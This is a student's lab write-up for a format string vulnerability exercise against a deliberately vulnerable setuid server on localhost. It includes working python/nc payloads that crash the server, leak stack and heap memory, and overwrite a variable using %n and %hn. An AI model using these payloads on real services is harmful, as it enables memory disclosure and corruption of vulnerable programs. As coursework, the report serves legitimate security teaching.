
Assignment 5

Name: Varunkumar Pande


My-Mav: 1001722538

Turning of the ASLR:




2.1 Task 1: The Vulnerable Program:


Writing the server.c file:




Compiling the server.c file with the buffer size of “80”. We can also see a warning for the number of arguments passed to printf.



Making the server program root owned and setuid to root, so when the program executes it runs with root privileges.



Sent a message using echo and also using badfile to check if the server is responding properly. The left bash terminal represents the server and right one represents the client.




In the above screenshot we can see that the server prints both the strings sent to the server by the client.

2.2 Task 2: Understanding the Layout of the Stack:


Question 1: What are the memory addresses at the locations marked by 1, 2, and 3?

Answer:

For address of format string in the below screenshot I have used a special string '@@@@' to realise the start of buffer. On performing this experiment, we can see that the last characters printed by server show the ASCII equivalent of our input.




1 - Address of format string: 0xbfffe660 (buf - 72*4 bytes as it took us 72 hex prints from the current address upto the start of the buffer which was at 4040404[@@@@] value).



In the above screenshot we can see that the program prints out the ebp value inside the myprintf() function with this value we can find the return address by adding 4 bytes.

2 - Return Address: 0xbfffe66c (the value of the return address is 0x080487e2 which can be determined with the help of ebp pointer value while running server program using gdb.)



3 - When the server starts it prints the starting address of buffer.


- Address of buf: 0xbfffe700

Question 2: What is the distance between the locations marked by 1 and 3?

Answer: bfffe700−bfffe660 = 240 bytes


2.3 Task 3: Crash the Program:

For crashing the program, if we inspect the memory addresses using the '%08x' string we can see that the printed values in the below screenshot are gibberish, so if we use '%s' which prints the value pointed by the address present at that location the program may crash because it might try to access location that is not accessible to it and might result into a segmentation fault. In the below screenshot we can see that the server on the left terminal crashes due to segmentation fault.



2.4 Task 4: Print Out the Server Program's Memory

Task 4.A: Stack Data.



I used the following command to print the first four characters of my input


```
python -c "print('@@@@'+'%08x-'*72)" | nc -u localhost 9090
```

‘@@@@’ (ASCII -40404040) the server response can be seen on the left terminal:

Task 4.B: Heap Data

From the above message we can see that we print the address stored at start of buffer at 72nd %x, so now we simply enter the address of secret message in little endian format as input and use ‘%s’ at the 72nd position to print the content pointed by that address. In the below screenshot we can see that the message ‘A secret message’ gets printed (left terminal).

```
python -c "print('\x70\x88\x04\x08'+'%08x-'*71+'%s')" | nc -u localhost 9090
```




2.5 Task 5: Change the Server Program’s Memory

Task 5.A: Change the value to a different value:

To write a data to the memory I used ‘%n’, this escape sequence character writes the number of bytes that are present before it; to the address pointed by the current location. In the below screenshot we can see that the value of 'target' variable changes to ‘0x00000283’ from ‘0x11223344’.

I used the following code to achieve the same:

```
python -c "print('\x44\xa0\x04\x08'+'%08x-'*71+'%n')" | nc -u localhost 9090
```



Task 5.B: Change the value to 0x500:


In the below screenshot we can see that by using the following string we can achieve the required value:

```
python -c "print('\x44\xa0\x04\x08'+'@'*637+'%08x-'*71+'%n')" | nc -u localhost 9090
```

I have simply appended 637 ‘@’ post the address to which the string length needs to be written.


$(500)_{16} = (1280)_{10}$

We already had $(283)_{16} = (643)_{10}$ so now we need 1280-643 = 637, hence adding ‘@’ 637.




Task 5.C: Change the value to 0xFF990000

Before running the program:




In the below screenshot we can see the target variable has the required value of 0xff990000. I used the below code to achieve the task, I took the benefit of integer precision:

```
python -c
'print("\x46\xa0\x04\x08@@@@\x44\xa0\x04\x08"+"%.8x"*70+"%.64861x%hn%.103x%hn")' |
nc -u localhost 9090
```

